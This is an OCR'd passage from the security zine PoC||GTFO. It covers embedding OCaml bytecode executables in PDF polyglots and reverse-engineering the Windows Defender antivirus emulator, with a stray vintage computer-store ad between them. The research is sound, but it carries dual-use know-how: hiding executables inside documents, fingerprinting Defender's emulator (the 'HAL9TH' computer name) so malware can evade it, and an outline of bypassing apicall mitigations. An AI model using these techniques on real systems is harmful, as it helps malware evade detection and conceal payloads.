
This is why, neighbors, you should promptly experiment with this method, as well as try to find further novel and nifty ways to use our processors. Maybe we will one day be able to multiply two vectors with only `syscall` instructions!




Coffee Lake Warmup Time




Sky Lake Warmup Time



Kaby Lake Warmup Time



Reference Message (POC)


INTERNATIONAL COMPUTER CENTERS
(formerly G.A.M.E.S.)
ATARI
A Warner Communications Company
Featuring Computer Software.
*I.B.M.
*Apple
*Atari
*Commodore
*T.I.
Computer Repair.
*Atari
*Commodore
*Printers
Computer Supplies.
*Diskettes
*Paper
*Cleaning Equip
Hardware.
*I.B.M.
*Apple
*Atari
*Commodore
*Televideo
Our policy: If its in our catalog but not in stock, you recieve 20% off software or 10% off hardware!
We carry an excellent selection of used systems all with warranties!
Business Systems from micros on up. For all business budgets and needs. See us for:
*System configuration
*System installation
*Unlimited follow-on assistance
*Custom software
*Vertical software
*Excellent service
International Computer Centers
10529 Ellis Ave
Fountain Valley, CA 92708
ph.(714)964-2711
For mail order or catalog, please call (714)964-2712.

19:11 Camelus Documentum: A PDF with Two Humps

by Gabriel 'Drup' Radanne

Science is in crisis. The nonsensical editorial model is attacked,[56] the validity of peer review systems is questioned, and, our topic today, the reproducibility of scientific research is put in doubt. As computer science researchers, we gain reproducibility mostly by providing an implementation of the scientific concept that can then be executed: a Proof of Concept, if you will. As a programming language enthusiast, my weapon of choice is OCaml.


To make my research reproducible, I would like to include my PoC directly into my paper, so that reviewers and readers can read and execute my research directly. To achieve this, I'm going to show you how to embed a portable OCaml bytecode executable directly into a PDF article.

Do virtualized camels dream of lambda-expressions?

OCaml is the hipster of programming languages. It's a statically typed programming language with support for both functional and object-oriented paradigms that was created in 1996, long before it was cool. Its main selling point is its sensible and usable design, which is achieved by reaching a compromise between the practicality of Haskell, the safety of C and the speed of Lisp. While OCaml is genuinely an amazing language, it also possess a slightly unusual feature: it can be compiled to either native executable for speed, or to bytecode, which can be executed on a virtual machine. Bytecode is portable,[57] rather lightweight, and reasonably fast.

So, what does OCaml bytecode look like? It's actually a fairly simple file format: a bytecode file is divided into sections. Just like ZIP files, the content starts from the end. The last line of the file should be composed of a magic number that identifies the version of the bytecode, the number of sections, and an index.

The index is a list of pairs composed of a four letter name and a length in bytes. The order of the sections is not important. The virtual machine knows about a fixed set of sections: `CODE`, `DATA` and `PRIM` (which contains the list of the required C primitives) are mandatory. In addition, it can contain other sections such as `DLLS` (required libraries), `DLPT` (where to find libraries), `DBUG` (debug information), `CRCS` (CRCs of contained modules), and `SYMB` (nobody knows, it's not documented, but it's probably about symbols).



[56] Except the PoC||GTFO model, which is obviously perfect.

[57] Caveats include but are not limited to: Portability to potato-based architectures, integer sizes, and native system libraries.


%PDF-1.4
1 0 obj
/Title(This PDF is an OCaml bytecode)
/Author(Gabriel Radanne)
/Creator(radanne@informatik.uni-freiburg.de)
/Subject(This PDF is an OCaml bytecode. The OCaml bytecode is a program which takes and arbitrary pdf, a bytecode, and merges them in a file that is both a valid PDF and a valid bytecode. This Poster contains the code of the PDF.)
/Keywords(OCaml, PDF, Bytecode, Polyglot files)
/Producer(Pdflatex, Mutool, ocamlc and Emacs)>>
endobj
Metadata
2 0 obj
<</Type/Filespec/F(bytepdf.bc)/EF<</F 23 0 R>>>>
endobj
Fonts and content
23 0 obj
<</Length 5541629/Type/EmbeddedFile>>
stream
Embedded File
#!ocamlrun
dllunix\000dllbigarray\000
caml_abs_float\000caml_acos_float\000caml_add_debug_info\000caml_add_float\000caml_alloc_dummy\000caml_alloc_dummy_float\000caml_alloc_dummy_function\000caml_alloc_float_array\000caml_array_append\000caml_array_blit\000caml_array_concat\000caml_array_get\000caml_array_get_addr\000caml_array_get_float\000...
\000\000\000$u\000\000\000\000-\000=\000\000\000Out_of_memory\000\000\000)Sys_error\000\000\000'Failure\000\000\0000Invalid_argument\000\000\000+End_of_file\000\000\0000Division_by_zero\000\000\000)Not_found...
UnixLabels1768838436Unix1751340325Uchar1937330979Sys1920226086String1685345064Stack1952797475Set1701990951Rresult1936020006Result1851871782Random1702187301Queue1769099302Printf1769099304Printexc1919242282Pervasives1717850151Pdfwrite1717850152...
CODE000F8668 DLPT00000000 DLLS00000014 PRIM000023BC DATA000117B6 SYMB000009C1 CRCS000009C1 DBUG0043B769 00000008
Caml1999X011
endstream
endobj
36 0 obj
<</Type/Annot/Subtype/FileAttachment/FS 2 0 R/Rect[0 0 0 0]/F 2>>
endobj
xref
0 42
0000000000 65535 f
0000000015 00000 n
0000000420 00000 n
0000000499 00000 n
0000013726 00000 n
0005604545 00000 n
0005604833 00000 n
0005605296 00000 n
0005605640 00000 n
0005605926 00000 n
Table of PDF objects
trailer
<<
/Size 42
/Info 1 0 R
/Root 7 0 R
/ID [(l0.\214N\263\323\221\032Vd\310\023c<v) <FBC9DF422D8B8E6FE7DDBD0C0815AF47>]
>>
startxref
%%EOF
CODE000F8668 DLPT00000000 DLLS00000014 PRIM000023BC DATA000117B6 SYMB000009C1 CRCS000009C1 DBUG0043B769 XPDF0000475A
00000009
Caml1999X011
Not read by PDF readers
CODE, DLLS, PRIM, DATA, SYMB, CRCS
Regular Index
Enhanced Index with XPDF section
Sections of an OCaml Bytecode
Additional Dummy section: XPDF

The current implementation of the virtual machine ignores the content of unknown sections, as long as they use cryptic four-letter names. It also ignores any data before the first section. For convenience, the OCaml compiler adds a shebang at the beginning of the file pointing to the bytecode runtime, but it's not required.

For the curious and the masochistic, non-official documentation of the bytecode and its instructions—it's a neat stack machine—is available.[58] We will content ourselves with this basic knowledge, which is sufficient to use and abuse bytecode files in all sorts of fun ways.

The Safir-Albertini hypothesis states that abusing file formats influences your thought and decisions

PoC||GTFO readers should be familiar with the concept of PDF polyglots, from ZIP files to NES cartridges, including virtual machines and ELF executables.[59] Still, let me give you a quick reminder about PDF internals and how much we can abuse them. Any questions on the matter should be directed to the Funky File Supervisor, Ange Albertini.

The Portable Document Format is a text-based format which is also read from the end with an index of all the blocks (objects) in the file and their offsets. Blocks can point to other blocks, and can contain various pieces of data, such as text or references, but also binary streams that are used for fonts and pictures. Unlike the OCaml virtual machine, PDF readers are rather flexible when interpreting PDF files; indeed, they are nearly as tolerant of awkward dialects and outright syntax errors as HTML4 browsers!

Concretely, this means that PDF files do not have to begin at the beginning nor end at the end of the file. In addition to these classical shenanigans, Ange Albertini showed in PoC||GTFO 4:12 that you can create a PDF file that contains a ZIP that is both accessible directly with `unzip` and also through Acrobat Reader's file attachment feature. This is done by adding a binary stream that contains the file, then adding some carefully crafted metadata and a trailer.

[58] `unzip pocorgtfo19.pdf caml-instructions.pdf caml-formats.pdf`
[59] If not, what are you doing here? Go memorize the previous editions by heart! Shoo, shoo!

Proof of Camels

We now have all the ingredients, let's make a PoC! We start with a regular LaTeX file, in which we embed the content using Ange's trick:

```
\immediate\pdfobj stream attr {/Type /EmbeddedFile}
     file {clean.byte}
\immediate\pdfobj{<<
 /Type /Filespec /F (thing.byte) /EF <</F \the\
     pdflastobj\space 0 R>>
 >>}
\pdfannot{
 /Subtype /FileAttachment /FS \the\pdflastobj\space 0 R
 /F 2 % Flag: Hidden
}
```

Our bytecode file `ocaml.byte` is now embedded as an attached file that can be accessed in Acrobat Reader. We then add a suffix that contains an index with an additional section, `PDFX`, that will have the exact length from the beginning of the normal index up to the end of the PDF. Since the bytecode interpreter ignores unknown sections, this is a valid OCaml bytecode file. Since the index is very small, the file is also a valid PDF.[60]

Vulgaris Camelus documentum

PoCs are nice, but libraries are better! Let's make a tool that takes an arbitrary PDF, an arbitrary OCaml bytecode program, and smashes them together. Fortunately, OCaml already has high-quality libraries for dealing with both formats, namely *camlpdf*[61] and *obytelib*.[62] We simply need to grab both files, decompose their structure, make some creative interleavings, and recompose the index to have all the right indices and offsets according to the technique revealed above. Easy peasy![63]

Since the content of the binary stream containing the bytecode must be kept intact, we must take care to disable many traditional optimizations for stream content, most notably compression and reencoding for that stream. The original PDF can be of arbitrary shape and provenance.


Yo Dawg, I heard you liked polyglots

Having an OCaml tool to smash PDFs and bytecodes together, we can compile that tool to bytecode, and smash it together with a PDF describing the tool itself!

This is in fact slightly more delicate that expected. *Camlpdf* relies on custom C code for encryption and compression, which can't be embedded in normal bytecode. Instead, the OCaml compiler adds ELF metadata in the bytecode to include the C symbols (thus creating a polyglot!). It might be possible to combine everything together, but we can also simply disable these features.

But what if we want *more polyglots*? The question of which formats are polyglot-compatible in the general case is a fairly interesting one. Bytecode and ZIP both require a trailer at the end of the file, and are thus incompatible. However, both are compatible with header-based formats, such as images. Additionally, as long as the other formats have comments (or binary contents; that's obviously the same thing, isn't it?), we can interleave them with OCaml bytecode. The next step is to extend the `bytepdf` tool to make JPEG-PDF-bytecode polyglots. We might also consider OCaml bytecode chimeras, which contain some format in their DATA section, but are also valid files for using this format without duplication. As before, this should be possible with any header-based format that uses offsets.

And now, dear readers, I hope you know what to do for your next research paper(s)!



[60] `git clone https://github.com/Drup/polyocamlbyte || unzip pocorgtfo19.pdf polyocamlbyte.zip`
[61] `git clone https://github.com/johnwhitington/camlpdf/ || unzip pocorgtfo19.pdf camlpdf.zip`
[62] `git clone https://github.com/bvaugon/obytelib || unzip pocorgtfo19.pdf obytelib.zip`
[63] `git clone https://github.com/Drup/bytepdf || unzip pocorgtfo19.pdf bytepdf.zip`

19:12 Inside the Emulator of Windows Defender

by Alexei Bulazel

Antivirus emulators are for used dynamic analysis of unknown potentially malicious binaries on endpoint computer systems. As modern malware is often packed, obfuscated, or otherwise transformed to make signature-based classification difficult, emulation is an essential part of any modern antivirus (AV). During emulation, binaries are loaded and run in an emulator which emulates a CPU, an operating system, and a computer environment (settings, files, etc.), among other facilities. Runtime instrumentation allows antivirus software to make heuristic or signature-based determinations about the potential malware it is emulating - the binary may use certain operating system APIs that heuristically indicate malicious intent, or it may unpack or drop a known signed binary. Unfortunately, while AV use of emulators for dynamic analysis is well known, few researchers have published analysis of their inner workings. As it brings together all the challenges and excitement of understanding instruction set architectures, operating system internals, malware behavior, and antivirus itself, emulator analysis is a fascinating topic in reverse engineering.

In this article, I'll share three tricks and anecdotes from my research into Windows Defender Antivirus' emulator. While the term Defender now seems to refer to any security tool or mitigation built into Windows, we'll be looking specifically at the Antivirus product, the first to bear to the Defender name, and a default free install on Windows. The tricks I'll be sharing are Defender specific, but the astute hacker will be able to generalize them to other AVs.

We'll take a look at the mechanisms Defender uses to implement native OS API function emulation, and then present three related reverse engineering tricks: 1) how reverse engineers can establish an output channel to help them observe emulator state from outside of the emulator; 2) how we can bypass Microsoft's attempted mitigations against abuse of the emulator's custom `apicall` instruction; and 3) writing IDA tooling to help us load Defender VDLL binaries that use the `apicall` instruction.

Background

The core of the Windows Defender Antivirus is an enormous 45 thousand function, eleven megabyte library, `mpengine.dll`. Deep within this huge DLL, a proprietary emulator provides facilities for dynamic analysis of potentially malicious Windows PE binaries on the endpoint.

Many AVs are difficult to analyze due to practical hurdles to reverse engineering such as anti-debugging, GUI-only interfaces, custom non-standard binary formats, and enormous disassembler-breaking functions. These challenges are all surmountable (kernel debuggers, custom harnesses, bespoke IDA / Binary Ninja loaders, and additional RAM), but they can be a major impediment to analysis. Joxean Koret has done some tremendous and under-appreciated work on addressing these challenges, interested readers are referred to the Antivirus Hacker's Handbook.

Fortunately, Defender is one of the easiest AVs to analyze that I have encountered - it does run as a Windows Protected Process (so it cannot be debugged by another usermode program), and its binary is massive, but otherwise it is fairly easy to work with. Microsoft's publication of `mpengine.dll` PDBs is also a tremendous help in reverse engineering efforts.

The fact that emulators generally do not provide output other than malware identification makes it difficult to follow their execution without actually debugging them. While previous work on AVLeak from Jeremy Blackthorne, I, and several other collaborators at RPI showed the potential for exploiting malware identification as a side channel to exfiltrate data from within emulators, this technique is slow (generally less than 10 bytes per-second) and only effective for exfiltration of artifacts from within emulators that remains static from execution to execution.[64]

Debugging emulators and setting breakpoints on functions of interest can allow for tracing of program flow. (E.g., is the malware actually getting emulated? Is execution stopping after a particular API call?) Breakpoint-based debugging can get confusing when emulators have complex initialization

[64] For example, some AVs may randomize certain traits of the execution environment with each run. If only a single byte can be extracted with each run, researchers can't extract multi-byte traits.

and teardown routines that invoke functions of interest unrelated to actual malware execution, as is the case with Windows Defender. I would note that I've found code coverage exploration tools, such as a customized version of Markus Gaasedelen's Lighthouse to be extremely helpful in understanding the big picture of emulator execution.[65]

While Defender supports other architectures and binary formats, this article will focus solely on emulator support for 32-bit Windows PE executables. Readers interested in other dynamic analysis facilities in Defender can check out my REcon Brussels 2018 presentation on Defender's JavaScript engine.

On Emulator Architecture

AV emulators are generally constructed from three key components - CPU emulation, operating system emulation, and a virtual environment. Due to performance and legal licensing concerns, CPU and OS emulation are usually wholly proprietary and built on AV-industry developed tooling, not open source projects like QEMU or WINE.

CPU emulators implement a particular instruction set architecture in software, so that binary code can be executed in the emulator. OS emulation is software-based emulation of operating system facilities - allowing malware to make OS API calls as it runs. Finally, emulators must emulate a virtual environment with observable traits such as usernames, files on disk, and registry entries, among many other traits. Other than a handful of traits that are accessible from within a processes actual memory space (e.g., OS build information on the Windows PEB), most of the virtual execution environment can only be observed through OS API calls. (Querying for a username, statting a directory, reading a registry key, etc.) As a result, OS emulation is often tightly coupled with virtual environment emulation.

The three tricks addressed here will all touch upon "VDLLs" (presumably "virtual DLLs") within the Defender emulator. VDLLs emulate the functionality of real Windows DLLs (dynamic-link libraries) in the Defender emulator, providing emulation of the operating system API, including presenting the virtual execution environment. These VDLLs are real Windows PE files, and using them is just like using real Windows DLLs - they are loaded into the memory space of binaries under emulation, they are present in the emulated file system in the right directories, they can be loaded with LoadLibrary, etc. Like real DLLs, they are compiled x86 code, and they run at the same privilege level, with the same stack, registers, and other facilities as the code invoking them - it just happens that this is going on within a virtualized emulated process running on an emulated CPU.

On a real Windows system, some DLL functions may ultimately resolve to triggering system calls where interaction with the kernel is necessary (e.g., when writing a file to disk, opening a network socket, putting the process to sleep, etc.), while others may stay in usermode and simply set return values or transform input. (E.g., grabbing the `IsDebuggerPresent` flag off the PEB, translating a string to uppercase, or performing a `memcpy`.) Similarly, Defender's VDLLs may trap into special natively implemented emulation routines akin to performing system calls, or they may stay executing solely within emulator memory while setting return values or manipulating input.

Lets take a look at the simpler form of VDLL emulated functions - those which stay executing in emulator memory without trapping out to a special kernel syscall-like emulation routine implemented in native code. Figure 5 shows Defender's `kernel32.dll` VDLL emulation of `kernel32!GetComputerNameW`. When a malware binary calls `GetComputerNameW`, this code provides emulation of the function with x86 code that simply runs on the virtual CPU. As we can observe, this routine is hardcoded to return the string "`HAL9TH`" - evidently the developer who wrote this emulation was a fan of Arthur C. Clarke. This particular trait could be used by malware to evade the Defender emulator, e.g., malware seeing the computer name "`HAL9TH`" could choose not to run, knowing that it is likely being emulated by Defender.

Having looked at simple, in-emulator, VDLL routines, we can now look at more complex routines that require invoking native emulation. These routines are akin to those OS API functions which require syscalling in to the kernel. Just like in the kernel, these routines are used to handle more complex operations, such as interacting with the file system, creating threads, or interacting with mutexes or events.

Whereas on a real system the int or syscall instruction and specific register values are used to alert the kernel that it must service some usermode re-

[65] `git clone https://github.com/gaasedelen/lighthouse`

```
.text:7C82D0EA ; ═══════════════ S U B R O U T I N E ═══════════════════════════════════════
.text:7C82D0EA
.text:7C82D0EA ; Attributes: bp-based frame
.text:7C82D0EA
.text:7C82D0EA ; BOOL __stdcall GetComputerNameW(LPWSTR lpBuffer, LPDWORD nSize)
.text:7C82D0EA                 public GetComputerNameW
.text:7C82D0EA GetComputerNameW proc near               ; DATA XREF: .text:off_7C8547D8
.text:7C82D0EA
.text:7C82D0EA lpBuffer        = dword ptr  8
.text:7C82D0EA nSize           = dword ptr  0Ch
.text:7C82D0EA
.text:7C82D0EA                 push    ebp
.text:7C82D0EB                 mov     ebp, esp
.text:7C82D0ED                 mov     eax, [ebp+nSize]
.text:7C82D0F0                 push    edi
.text:7C82D0F1                 test    eax, eax
.text:7C82D0F3                 jz      short loc_7C82D119
.text:7C82D0F5                 mov     edi, [ebp+lpBuffer]
.text:7C82D0F8                 test    edi, edi
.text:7C82D0FA                 jz      short loc_7C82D119
.text:7C82D0FC                 cmp     eax, 1000h
.text:7C82D101                 jbe     short loc_7C82D119
.text:7C82D103                 push    8
.text:7C82D105                 pop     ecx
.text:7C82D106                 cmp     [eax], ecx
.text:7C82D108                 jnb     short loc_7C82D120
.text:7C82D10A                 mov     [eax], ecx
.text:7C82D10C                 mov     eax, large fs:18h
.text:7C82D112                 mov     dword ptr [eax+34h], 6Fh
.text:7C82D119
.text:7C82D119 loc_7C82D119:                           ; CODE XREF: GetComputerNameW+9
.text:7C82D119                                         ; GetComputerNameW+10 ...
.text:7C82D119                 xor     eax, eax
.text:7C82D11B
.text:7C82D11B loc_7C82D11B:                           ; CODE XREF: GetComputerNameW+4B
.text:7C82D11B                 pop     edi
.text:7C82D11C                 pop     ebp
.text:7C82D11D                 retn    8
.text:7C82D120 ; ──────────────────────────────────────────────────────────────────────────
.text:7C82D120
.text:7C82D120 loc_7C82D120:                           ; CODE XREF: GetComputerNameW+1E
.text:7C82D120                 push    esi
.text:7C82D121                 mov     esi, offset aHal9th_0 ; "HAL9TH"
.text:7C82D126                 movsd
.text:7C82D127                 movsd
.text:7C82D128                 movsd
.text:7C82D129                 movsw
.text:7C82D12B                 mov     dword ptr [eax], 7
.text:7C82D131                 xor     eax, eax
.text:7C82D133                 inc     eax
.text:7C82D134                 pop     esi
.text:7C82D135                 jmp     short loc_7C82D11B
.text:7C82D135 GetComputerNameW endp
```

Figure 5. Defender's in-emulator `kernel32.dll` VDLL emulation of `GetComputerNameW`.

quest, in Defender, a custom non-standard `apicall` instruction provides this facility. When the CPU emulator sees the `apicall` instruction, it invokes special native emulation routines to handle emulation of a complex function.

The `apicall` instruction consists of a three byte opcode, `0f ff f0`, followed by a four byte immediate indicating a function to emulate. The four byte immediate value is the CRC32 of the DLL name in all caps xored with the CRC32 of the function's name.

```
0f ff f0          [four byte immediate]
apicall           which routine to emulate
```

These `apicall` functions are spread across Defender's virtual DLLs and used to trigger the more complex emulation certain functions may require. For example, the code below is used to trigger Defender's native emulation of the Sleep. This function with the actual `apicall` instruction is called by `kernel32!SleepEx`, which can be called directly, or by `kernel32!Sleep`, which is basically just a wrapper around `kernel32!SleepEx`. The same is true on a real Windows system.

```
8B FF                   mov     edi, edi
E8 00 00 00 00          call    $+5
83 C4 04                add     esp, 4
0F FF F0 B6 BE 79 57    apicall kernel32!Sleep
50                      push    eax
33 C0                   xor     eax, eax
58                      pop     eax
C2 04 00                retn    4
```

When the virtual CPU emulator sees the custom `apicall` opcode run, it ends up calling out through several functions until it ends up at `__call_api_by_crc(pe_vars_t *v, unsigned int apicrc)`. In this function, `pe_vars_t *v` is an enormous (almost half a megabyte) struct holding all the information needed to manage the emulator's state during emulation. `unsigned int apicrc` is the immediate of the `apicall` instruction, `crc32(dll name in all caps)` $\oplus$ `crc32(name of function)`. From here, the emulator searches the the global `g_syscalls` array for a function pointer that provides native emulation of the CRCed API function. As can be seen in Figure 6, the array is 119 `esyscall_t` structs, each consisting of a function pointer to an API emulation function followed by the corresponding CRC32 value.

These native functions are implemented in Defender's `mpengine.dll` as native x86 code. Like an OS kernel, they have privileged full control over processing being emulated - they can manipulate memory, register state, etc. These functions can also interact with internal data emulator data structures, such as those that store the virtual file system or heuristic information about malware behavior.

It's worth noting that since these 119 emulated functions are emulated with native code, any vulnerabilities in them can allow malware to break out of the emulator, escalate privilege to `NTAUTHORITY/SYSTEM` (which Defender currently runs as, unsandboxed), and gain code execution within an AV process itself - unlikely to be flagged by the AV for any malicious behavior it carries out.

Building files that get consistently emulated during scanning can be a challenge. Through a bit of trial and error, I was able to come up with Visual Studio build settings to produce Windows executables that are consistently scanned - this involved tweaking optimization levels, target OSes, and linking. The Visual Studio project included in this issue gets consistently emulated when I have Defender scan it.[66]

Creating an Output Channel

AV software's usual lack of output can make it particularly obtuse to approach for reverse engineers. When scanning a piece of potential malware, the AV will often respond with a malicious or not malicious classification, but little else. Naming conventions in identifying the malware may provide some indication of how it was scanned. (For example, seeing the identification "`Dropper:[malware name]`" is a strong indication that the malware was run in the AV's emulator, where it dropped a known piece of malware.)

The prior AVLeak research showed how malware identification itself may be exploited as a side channel to leak information out from these emulators, but this approach is generally only useful for AV evasion. (For example, creating malware that looks for particular unique identifiers in these emulated systems in order to know that it is being analyzed so it can then behave benignly.) This approach is

[66] `unzip pocorgtfo19.pdf defender.zip`

```
5A129BA8 ; esyscall_t g_syscalls[119]
5A129BA8 g_syscalls  dd offset ?NTDLL_DLL_NtSetEventWorker@@YAXPAUpe_vars_t@@@Z
5A129BAC             dd 5F2823h
5A129BB0             dd offset ?NTDLL_DLL_NtResumeThreadWorker@@YAXPAUpe_vars_t@@@Z
5A129BB4             dd 2435AE3h
5A129BB8             dd offset ?NTDLL_DLL_NtSetInformationFileWorker@@YAXPAUpe_vars_t@@@Z
